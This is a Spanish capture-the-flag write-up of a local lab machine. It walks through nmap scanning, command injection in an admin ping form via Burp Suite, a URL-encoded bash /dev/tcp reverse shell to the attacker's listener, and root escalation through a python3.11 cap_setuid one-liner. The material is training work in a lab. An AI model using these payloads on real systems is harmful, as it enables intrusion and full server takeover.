

Laboratorio ADMINPORTAL

`nmap -p- -sS -sC -sV --min-rate 5000 -vvvv -n -Pn 172.17.0.2 -oN escaneo.txt`

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.67 ((Debian))
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Nexus Cloud Solutions
MAC Address: 92:A9:FF:C3:47:56 (Unknown)
```

```
(kali㉿kali)-[~/Downloads/thereader]
$ nmap -p 80 --script http-enum,http-title,http-vuln* 172.17.0.2 -Pn
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-05 00:16 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000049s latency).
PORT      STATE SERVICE
80/tcp    open  http
|_ http-title: Nexus Cloud Solutions
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-enum:
|_   /login.php: Possible admin folder
MAC Address: 92:A9:FF:C3:47:56 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds
```

Accedemos: <http://172.17.0.2/login.php>

Staff Portal Access

Username


Employee ID or Username

Password


.....

Secure Login


Por política de seguridad no permite realizar SQLi en el login de la página web.



Procedemos a realizar con BurpSuite con el payload para inyección SQL



Accedemos al servicio admin.php



Procedemos a interceptar con BurpSuite, procedemos a inyectar el payload.

POST /admin.php HTTP/1.1 Host: 172.17.0.2 Content-Length: 16 Cache-Control: max-age=0 Accept-Language: en-US,en;q=0.9 Origin: http://172.17.0.2 Content-Type: application/x-www-form-urlencoded Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://172.17.0.2/admin.php Accept-Encoding: gzip, deflate, br Cookie: PHPSESSID=r5986agon5f49o63vs0fbf4git Connection: keep-alive

ip=127.0.0.1; id

Tenemos un hallazgo, el servidor web se ejecuta como el usuario www-data eso quiere decir que el command injection si funcionó.

```
<script>
function validatePing() {
  var ip = document.getElementById('ip').value;
  // Frontend validation forcing them to use Burp Suite for Command Injection
  if(/^[0-9.]+$/.test(ip)) {
    alert('Security Policy: Only numbers and dots are allowed for IP addresses!');
    return false;
  }
  return true;
}
</script>

<h4 style="margin-top: 2rem;">
  Diagnostic Results:
</h4>
<div class="pre-output">
  <pre>
uid=33(www-data) gid=33(www-data) groups=33(www-data)
  </pre>
</div>
</div>
</body>
</html>
```

Ejecutamos otros payloads:

127.0.0.1; ls -la /var/www/html/

```
        return false;
    }
    return true;
}
</script>

<h4 style="margin-top: 2rem;">
    Diagnostic Results:
</h4>
<div class="pre-output">
    <pre>
        total 28
        drwxr-xr-x 1 root    root      4096 May 23 17:25 .
        drwxrwxr-x 1 www-data www-data 4096 Jun  5 04:10 ..
        -rw-r--r-- 1 root    root      2008 May 23 17:23 admin.php
        -rw-r--r-- 1 root    root      1459 May 23 17:23 index.php
        -rw-r--r-- 1 root    root      1951 May 23 17:23 login.php
        -rw-r--r-- 1 root    root        82 May 23 17:23 logout.php
        -rw-r--r-- 1 root    root      2137 May 23 17:23 style.css
    </pre>
    </div>
</div>
</body>
</html>
```

Procedemos a realizar una conexión reversa por medio de esta inyección de comandos para poder obtener un reverse shell payload.

Con esta vulnerabilidad permite ejecutar comandos del sistema operativo en el servidor, mediante la técnica de reverse shell obtenemos que el servidor (víctima) se conecta hacia el atacante, lo realizaremos con una obfuscación URL, es la codificación de caracteres especiales (%20 para espacio, %22 para comillas, etc.)

ip=172.17.0.2;bash%20c%20%22bash%20i%20%3E%26%20%2Fdev%2Ftcp%2F172.17.0.1%2F9090%200%3E%261%22

```
1 POST /admin.php HTTP/1.1
2 Host: 172.17.0.2
3 Content-Length: 96
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://172.17.0.2
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://172.17.0.2/admin.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=r5986agon5f49o63vs0fbf4git
14 Connection: keep-alive
15
16 ip=172.17.0.2;bash%20c%20%22bash%20i%20%3E%26%20%2Fdev%2Ftcp%2F172.17.0.1%2F9090%200%3E%261%22
```

```
kali@kali: ~/Downloads/thereader
Session Actions Edit View Help

Unpacking rlwrap (0.47.1-0.1)...
Setting up libptytty0:amd64 (2.0-1+b3)...
Setting up rlwrap (0.47.1-0.1)...
update-alternatives: using /usr/bin/rlwrap to provide /usr/bin/readline-editor (r
eadline-editor) in auto mode
Processing triggers for libc-bin (2.42-16)...
Processing triggers for man-db (2.13.1-1)...
Processing triggers for kali-menu (2026.2.5)...
Scanning processes ...
Scanning linux images ...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

(kali@kali)-[~/Downloads/thereader]
$ rlwrap nc -lvnp 9090
listening on [any] 9090 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 40296
www-data@adminportal:/var/www/html$
```

Encontramos la primera flag.

```
www-data@adminportal:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@adminportal:/var/www/html$ cd ..
cd ..
bash: cd.: command not found
www-data@adminportal:/var/www/html$ cd ..
cd ..
www-data@adminportal:/var/www$ ls -la
ls -la
total 28
drwxrwxr-x 1 www-data www-data 4096 Jun  5 04:10 .
drwxr-xr-x 1 root      root    4096 May 23 17:24 ..
drwxr-xr-x 1 root      root    4096 May 23 17:25 html
-rw-rw-rw- 1 www-data www-data 8192 Jun  5 04:10 portal.db
-r----- 1 www-data www-data  36 Jun  5 04:10 user.txt
www-data@adminportal:/var/www$ cat user
cat user.txt
user{SQL1_ByP4sS_4nd_R3v3rs3_Sh3ll}
www-data@adminportal:/var/www$
```

Buscamos capabilities.

```
www-data@adminportal:/var/www$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/python3.11 cap_setuid=ep
```

cap_setuid permite cambiar el UID (identificador de usuario).
=ep esto nos indica que la capability está activa y permitida.
Python3.11 el binario de Python tiene capacidad especial.

Cambiamos UID a root directamente.

```
python3.11 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

